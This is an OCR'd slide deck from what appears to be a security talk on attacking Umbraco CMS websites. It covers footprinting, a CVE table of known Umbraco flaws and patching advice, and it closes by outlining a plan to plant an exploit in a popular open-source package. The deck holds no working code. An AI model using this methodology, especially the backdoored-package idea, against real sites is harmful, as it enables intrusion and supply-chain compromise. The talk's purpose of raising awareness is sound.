
- If you can’t get direct access your target website
- Maybe other websites on the same server can be used to gain access to the target website





<!-- Security by Jeffrey Schoemaker -->

# Tooling: IPNeighbour.com




# Mission 1: Accomplished

## We’ve got

- Umbraco version
- Umbraco packages
- Websites on the same server


LEVEL 1

Footprint & Identification




LEVEL 2

Getting into Umbraco




LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks

Level 2

# Getting into Umbraco

# Mission 2

- Goal: Get into Umbraco
- Approach 1: Exploit known vulnerabilities

# What is wrong with leaking this information?

- Can we use it to succeed in mission 2?
- Or is it just irrelevant information?

# Software & hardware systems have known vulnerabilities

- In current or older versions
- Tracked in CVE-databases
  - Common Vulnerabilities & Exposures
- Vulnerability scanners use these to test your website

# Umbraco vulnerabilities

- According to umbraco.com/security

- https://umbraco.com/follow-us/blog-archive/2012/11/14/security-update-for-4100/
- https://umbraco.com/follow-us/blog-archive/2013/4/29/security-vulnerability-found-immediate-action-recommended/
- https://umbraco.com/follow-us/blog-archive/2013/5/1/security-update-two-major-vulnerabilities-found/
- https://umbraco.com/follow-us/blog-archive/2014/5/23/security-update-one-more-major-issue-fixed-in-470-through-4711/
- https://umbraco.com/follow-us/blog-archive/2014/7/21/security-issues-found-in-umbraco-4-6-and-7/
- https://umbraco.com/follow-us/blog-archive/2016/3/1/major-security-vulnerability-patched-in-umbraco-versions-450-through-4711/

# Umbraco Forms vulnerabilities

*Umbraco Forms (optional plugin for Umbraco)*

- https://umbraco.com/follow-us/blog-archive/2016/1/27/umbraco-forms-security-notice/
- https://umbraco.com/blog/security-advisory-update-umbraco-forms-immediately/
- https://umbraco.com/blog/umbraco-forms-security-update/

# Last week's Umbraco Forms notice

Umbraco Forms Security updat

https://umbraco.com/blog/umbraco-forms-sec

Zoeken

## Details

A remote code execution vulnerability exists in the core functionality of Umbraco Forms version 4.4.0+. This allows attackers to exploit an Umbraco site which results in the site being compromised.

We will not reveal the exact nature of the vulnerability in order to make it possible for everybody to prepare and to patch their Forms installs.

We have no indication that this vulnerability is currently being exploited in the wild.

<!-- Security by Jeffrey Schoemaker -->

# Online CVE - databases

**CVE Details**
*The ultimate security vulnerability datasource*

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & Widgets New

Switch to https://
Home

**Browse :**
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

**Reports :**
CVSS Score Report
CVSS Score Distribution

**Search :**
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

**Top 50 :**
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

**Other :**
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help

## Umbraco : Vulnerability Statistics


Products (2) Vulnerabilities (7) Search for products of Umbraco CVSS Scores Report Possible matches for this vendor Related Metasploit Modules
Vulnerability Feeds & Widgets

### Vulnerability Trends Over Time


| Year | # of Vulnerabilities | DoS | Code Execution | Overflow | Memory Corruption | Sql Injection | XSS | Directory Traversal | Http Response Splitting | Bypass something | Gain Information | Gain Privileges | CSRF | File Inclusion | # of exploits |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2014 | 1 | | 1 | | | | | | | | | | | | |
| 2017 | 6 | | | | | | 2 | | | 1 | 1 | | 1 | | |
| Total | 7 | | 1 | | | | 2 | | | 1 | 1 | | 1 | | |
| % Of All | | 0.0 | 14.3 | 0.0 | 0.0 | 0.0 | 28.6 | 0.0 | 0.0 | 14.3 | 14.3 | 0.0 | 14.3 | 0.0 | |


Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year




Vulnerabilities By Type



## Umbraco : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. | Avail. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2017-15280 | 611 | | +Info | 2017-10-12 | 2017-10-25 | 4.3 | None | Remote | Medium | Not required | Partial | None | None |
| XML external entity (XXE) vulnerability in Umbraco CMS before 7.7.3 allows attackers to obtain sensitive information by reading files on the server or sending TCP requests to intranet hosts (aka SSRF), related to Umbraco.Web/umbraco.presentation/umbraco/dialogs/importDocumenttype.aspx.cs. | | | | | | | | | | | | | | |
| 2 | CVE-2017-15279 | 79 | | XSS | 2017-10-12 | 2017-10-25 | 3.5 | None | Remote | Medium | Single system | None | Partial | None |
| Cross-site scripting (XSS) vulnerability in Umbraco CMS before 7.7.3 allows remote attackers to inject arbitrary web script or HTML via the "page name" (aka nodename) parameter during the creation of a new page, related to Umbraco.Web.UI/umbraco/dialogs/Publish.aspx.cs and Umbraco.Web/umbraco.presentation/umbraco/dialogs/notifications.aspx.cs. | | | | | | | | | | | | | | |
| 3 | CVE-2015-8815 | 79 | | XSS | 2017-03-03 | 2017-03-07 | 5.0 | None | Remote | Low | Not required | None | Partial | None |
| Multiple cross-site scripting (XSS) vulnerabilities in Umbraco before 7.4.0 allow remote attackers to inject arbitrary web script or HTML via the name parameter to (1) the media page, (2) the developer data edit page, or (3) the form page. | | | | | | | | | | | | | | |
| 4 | CVE-2015-8814 | 352 | | Bypass CSRF | 2017-03-03 | 2017-03-07 | 6.8 | None | Remote | Medium | Not required | Partial | Partial | Partial |
| Umbraco before 7.4.0 allows remote attackers to bypass anti-forgery security measures and conduct cross-site request forgery (CSRF) attacks as demonstrated by editing user account information in the templates.ashx.cs file. | | | | | | | | | | | | | | |
| 5 | CVE-2015-8813 | 918 | | | 2017-03-03 | 2017-03-07 | 4.3 | None | Remote | Medium | Not required | None | Partial | None |
| The Page_Load function in Umbraco.Web/umbraco.presentation/umbraco/dashboard/FeedProxy.aspx.cs in Umbraco before 7.4.0 allows remote attackers to conduct server-side request forgery (SSRF) attacks via the url parameter. | | | | | | | | | | | | | | |
| 6 | CVE-2013-4793 | 287 | | Exec Code | 2014-12-27 | 2014-12-30 | 7.5 | None | Remote | Low | Not required | Partial | Partial | Partial |
| The update function in umbraco.webservices/templates/templateService.cs in the TemplateService component in Umbraco CMS before 6.0.4 does not require authentication, which allows remote attackers to execute arbitrary ASP.NET code via a crafted SOAP request. | | | | | | | | | | | | | | |
| 7 | CVE-2012-1301 | 20 | | | 2017-04-13 | 2017-04-21 | 7.5 | None | Remote | Low | Not required | Partial | Partial | Partial |
| The FeedProxy.aspx script in Umbraco 4.7.0 allows remote attackers to proxy requests on their behalf via the "url" parameter. | | | | | | | | | | | | | | |

Total number of vulnerabilities : **7** Page : 1 (This Page)

Home | Fanoe - Umbraco

formsuploadsecurityhole.perplex.intern/

umbraco

# Welcome to Fanoe

This is the new default starter kit for Umbraco, we enjoy building things that not only look great, but also work great.

**File**

Choose Files No file chosen

Submit

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge

WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard

| # | Result | Protocol | Host | URL | Body | Caching | Content-Type | Process | Comments | Custom |
|---|---|---|---|---|---|---|---|---|---|---|

*No Sessions captured*
*(or all were hidden by filters)*

[QuickExec] ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer FiddlerScript Log Filters Timeline APITest

Use this page to compose a Request. You can clone a prior request by dragging and dropping a session from the Web Sessions list. Execute

Parsed Raw Scratchpad Options

Capturing All Processes 0

Home | Fanoe - U... Telerik Fiddler Web ...

15:05
24-2-2017

<!– Hardening tip 4-->

# Always upgrade your CMS & your modules

<!– END Hardening tip 4 -- >

Recommended advice by Umbraco...

<!-- Security by Jeffrey Schoemaker -->


# But do we listen?

- Who does <u>not</u> patch or upgrade their website(s)?

# But do we listen?

- Who feels guilty about that?

# Umbraco versions – based on 5,000 crawled Umbraco websites



# Mission 2: Failure

## Not (easily) possible to get into Umbraco

- When you've patched your installations

# Let’s take another approach

# Mission 2b

- **Goal: Get into Umbraco**

- **Approach 2:**
  - Create a cool package that everyone wants to use
  - Insert an exploit that gives us access

# A cool package

- Perplex Forms on Steroids package
- Open source, can be reviewed for malicious code

Our Umbraco

Forum **Projects** Documentation Download Contribute Community Videos

15 votes

# Umbraco Forms on Perplex Steroids

This package extends the default **Umbraco Forms**-package with some additional controls and copy-functionality, as well as the ability to organize forms in folders. Changelogs are included in the package itself and can be viewed before installation.

After installing the package you will get the following:

- *Five additional fieldtypes*
- *Perplex File Upload*: Select which file-extensions are allowed to upload, whether multiple files are allowed and the maximum size of the files.
- *Perplex Image Upload*: Select which image-extensions are allowed to upload, whether multiple files are allowed and the maximum size of the images.
- *Perplex Text Field*: Adds placeholder-functionality, maximum length-attributes and HTML5 input-type specification
- *Perplex Textarea Field*: Adds placeholder and maximum length-attributes.
- *Perplex ReCaptcha:* The Google ReCaptcha version 2
- *Copy-functionality*: Allows you to copy your forms.

